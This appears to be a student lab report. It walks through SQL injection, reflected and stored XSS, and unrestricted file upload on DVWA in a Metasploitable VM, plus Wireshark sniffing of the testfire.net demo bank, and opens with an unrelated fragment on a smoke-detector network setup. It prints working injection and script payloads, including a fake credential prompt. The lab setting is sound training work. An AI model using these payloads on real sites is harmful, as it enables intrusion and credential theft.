To implement this, we need mainly 4 components they are a server, water sprinkler, smoke detector, and 3 cars that emits the smoke. After dragging and dropping all these components to the working area then we have to change the name of the server to registration server and the water sprinkler to the sprinkler. Then the all the network must be static type we can check them in the config in the settings of each component. After this the ipv4 address for server, water sprinkler and the smoke detector must be assigned. The ipv4 address of these components will be 1.0.0.1, 1.0.0.2, 1.0.0.3 respectively. After in the desktop settings of the server we have to search the user and create the account by giving username and password as admin. After this the connection between


fire extinguisher, and smoke detector must be established by selecting the remote desktop option of each component. Then in the server 2 conditions must be added as smoke on and smoke off by setting the limits.



# Perform exploiting DVWA

# Perform SQL injection on DVWA

**Step 1:** Turn on the kali linux and the metasploitable machine on the virtual machine find the metasploitable machine IP address and enter the IP address in the firefox.



Warning: Never expose this VM to an untrusted network!


Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
  - [phpMyAdmin](#)
  - [Mutilidae](#)
  - [DVWA](#)
  - [WebDAV](#)



Step 2: Open the link DVWA and enter the username as admin and the password as password.




Username	<input type="text" value="admin"/>
Password	<input type="password" value="*****"/>
<input type="button" value="Login"/>	



Step 3: Go to DWDA security page and change the security level from high to low.

Then go to SQL

injection and type the user ID as "1" or "1="1 click submit. Now you will get the username.



DVWA Security


### Script Security

Security Level is currently **high**.  
You can set the security level to low, medium or high.  
The security level changes the vulnerability level of DVWA.

low

### PHPIDS

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.  
You can enable PHPIDS across this site for the duration of your session.  
PHPIDS is currently **disabled**. [[enable PHPIDS](#)]  
[[Simulate attack](#)] - [[View IDS log](#)]




## Vulnerability: SQL Injection

User ID:

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>



## Vulnerability: SQL Injection

User ID:


ID: 1"or"1="1  
First name: admin  
Surname: admin

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

## Perform Cross-site scripting on DVWA

**Step 1:** Turn on the kali linux and the metasploitable machine on the virtual machine find the metasploitable machine IP address and enter the IP address in the firefox.



- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Step 2: Open the link DVWA and enter the username as admin and the password as password.



The DVWA logo is displayed prominently at the top of the page. Below it is a login form. The form has two input fields: "Username" and "Password", both outlined in blue. Below the "Username" field is a small placeholder character "|". Below the "Password" field is a larger, empty rectangular input box. At the bottom right of the form is a "Login" button with a light gray background and black text.

Username	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	

Step 3: Go to DWDA security page and change the security level from high to low.

The screenshot shows the DVWA Security interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS reflected' option is highlighted. The main content area has a title 'DVWA Security' with a lock icon. Below it, the heading 'Script Security' is displayed. A message states 'Security Level is currently low.' Another message says 'You can set the security level to low, medium or high.' A dropdown menu is set to 'low', with a 'Submit' button next to it. A horizontal line separates this from the 'PHPIDS' section. The 'PHPIDS' section contains a brief description: 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' It also states 'You can enable PHPIDS across this site for the duration of your session.' At the bottom of this section, a note says 'PHPIDS is currently disabled. [Enable PHPIDS](#)'.

Step 4: Now go to xss reflected and in the user's name field enter the script as <script>alert("hacked") </script> then click submit. You will get the prompt having the alert message contained within it.

The screenshot shows the DVWA Vulnerability: Reflected Cross Site Scripting (XSS) page. The sidebar is identical to the previous screenshot, with 'XSS reflected' highlighted. The main content area has a title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. A form asks 'What's your name?' with a text input field containing '192.168.56.101'. To the right of the input field is a message box with the text 'Hacked' and a red 'Hello' message at the bottom. An 'OK' button is at the bottom right of the message box.

Step 5: now go to the option xss stored and in the name field type any text and in the message field type <script>prompt("enter credentials")</script> . A prompt will appear asking for the details to enter.

# Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

```
<script>prompt("enter credentials")</script>
```

Name: test  
Message: This is a test comment.

## More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
**XSS stored**

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*


Name: test  
Message: This is a test comment.

Name: hii  
Message:

Name: hi  
Message:

## Perform File upload DVWA

**Step 1:** Turn on the kali linux and the metasploitable machine on the virtual machine find the metasploitable machine IP address and enter the IP address in the firefox.



- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Step 2: Open the link DVWA and enter the username as admin and the password as password.



The DVWA logo features the letters "DVWA" in a bold, dark grey sans-serif font. A thick, swooping green line starts from the top left of the "D", curves around the "V", and ends at the bottom right of the "A".

Username

Password

Login

Step 3: Go to DWDA security page and change the security level from high to low.



<a href="#">Home</a>
<a href="#">Instructions</a>
<a href="#">Setup</a>
<a href="#">Brute Force</a>
<a href="#">Command Execution</a>
<a href="#">CSRF</a>
<a href="#">File Inclusion</a>
<a href="#">SQL Injection</a>
<a href="#">SQL Injection (Blind)</a>
<a href="#">Upload</a>
<a href="#">XSS reflected</a>
<a href="#">XSS stored</a>

## DVWA Security

### Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

### PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. [Enable PHPIDS](#)

Step 4: now go to the option upload you can see that the file to upload is specified as it should the image if it takes any other format means the website is vulnerable so now try to upload the .txt file and upload it . it will take the file next you can see the message saying uploaded successfully copy the path leaving the root and paste it in the browser you will enter the index page of the database which should not be visible.

**Vulnerability: File Upload**

Choose an image to upload:  
 demo2.txt

`.../.../hackable/uploads/demo2.txt successfully uploaded!`

**More info**

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

**Navigation:**

- [Home](#)
- [Instructions](#)
- [Setup](#)
- [Brute Force](#)
- [Command Execution](#)
- [CSRF](#)
- [File Inclusion](#)
- [SQL Injection](#)
- [SQL Injection \(Blind\)](#)
- [Upload](#)
- [XSS reflected](#)
- [XSS stored](#)

# Index of /dvwa/hackable/uploads


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">demo2.txt</a>	23-Feb-2023 02:22	0	
 <a href="#">dvwa_email.png</a>	16-Mar-2010 01:56	667	

*Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80*


## Perform Sniffing

### Perform Sniffing using Wireshark in kali linux

Step 1: Open kali linux and login to the root and enter the command Wireshark.



Step 2: double click on the eth0 option.



Step 3: Now open the firefox and type testfire.net. signin to that website using the username as admin and password as admin.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# AltoroMutual

**ONLINE BANKING LOGIN**

**PERSONAL**

- Deposit Product
- CHECKING
- LOAN PRODUCTS
- CARDS
- INVESTMENTS & INSURANCE
- OTHER SERVICES

**SMALL BUSINESS**

- DEPOSIT PRODUCTS
- LOAN SERVICES
- CARDS
- INSURANCE
- RETIREMENT
- OTHER SERVICES

**INSIDE ALTORO MUTUAL**

- About Us
- Contact Us
- Locations
- Inclusive Relations
- Press Room
- Careers
- Subscribe

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.

**Online Banking with FREE Online Bill Pay**  
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

**Real Estate Financing**  
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it.

**Business Credit Cards**  
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

**Retirement Solutions**  
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

**WIN a Samsung Galaxy S10 smartphone**  
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.

This web application is open source! Get your copy from GitHub and take advantage of advanced features.

The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/industry/usability/SWAT>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# AltoroMutual

**ONLINE BANKING LOGIN**

**PERSONAL**

- Deposit Product
- CHECKING
- LOAN PRODUCTS
- CARDS
- INVESTMENTS & INSURANCE
- OTHER SERVICES

**SMALL BUSINESS**

- DEPOSIT PRODUCTS
- LOAN SERVICES
- CARDS
- INSURANCE
- RETIREMENT
- OTHER SERVICES

**INSIDE ALTORO MUTUAL**

- About Us
- Contact Us
- Locations
- Inclusive Relations
- Press Room
- Careers
- Subscribe

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.

**Online Banking with FREE Online Bill Pay**  
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

**Real Estate Financing**  
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it.

**Business Credit Cards**  
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

**Retirement Solutions**  
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

**WIN a Samsung Galaxy S10 smartphone**  
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.

This web application is open source! Get your copy from GitHub and take advantage of advanced features.

The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/industry/usability/SWAT>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# AltoroMutual

**MY ACCOUNT**

**PERSONAL**

- Deposit Product
- CHECKING
- LOAN PRODUCTS
- CARDS
- INVESTMENTS & INSURANCE
- OTHER SERVICES

**SMALL BUSINESS**

- DEPOSIT PRODUCTS
- LOAN SERVICES
- CARDS
- INSURANCE
- RETIREMENT
- OTHER SERVICES

**INSIDE ALTORO MUTUAL**

- About Us
- Contact Us
- Locations
- Inclusive Relations
- Press Room
- Careers
- Subscribe

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.

**Online Banking Login**

Username:  Password:

Welcome to Altoro Mutual Online.

View Account Details:

**Congratulations!**

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$1000!

Click [here](#) to apply.

This web application is open source! Get your copy from GitHub and take advantage of advanced features.

The Altoro website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/industry/usability/SWAT>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# AltoroMutual

**MY ACCOUNT**

**I WANT TO...**

- User Account Summary
- User Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

**ADMINISTRATION**

- Edit Users

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.

**Hello Admin User**

Welcome to Altoro Mutual Online.

View Account Details:

**Congratulations!**

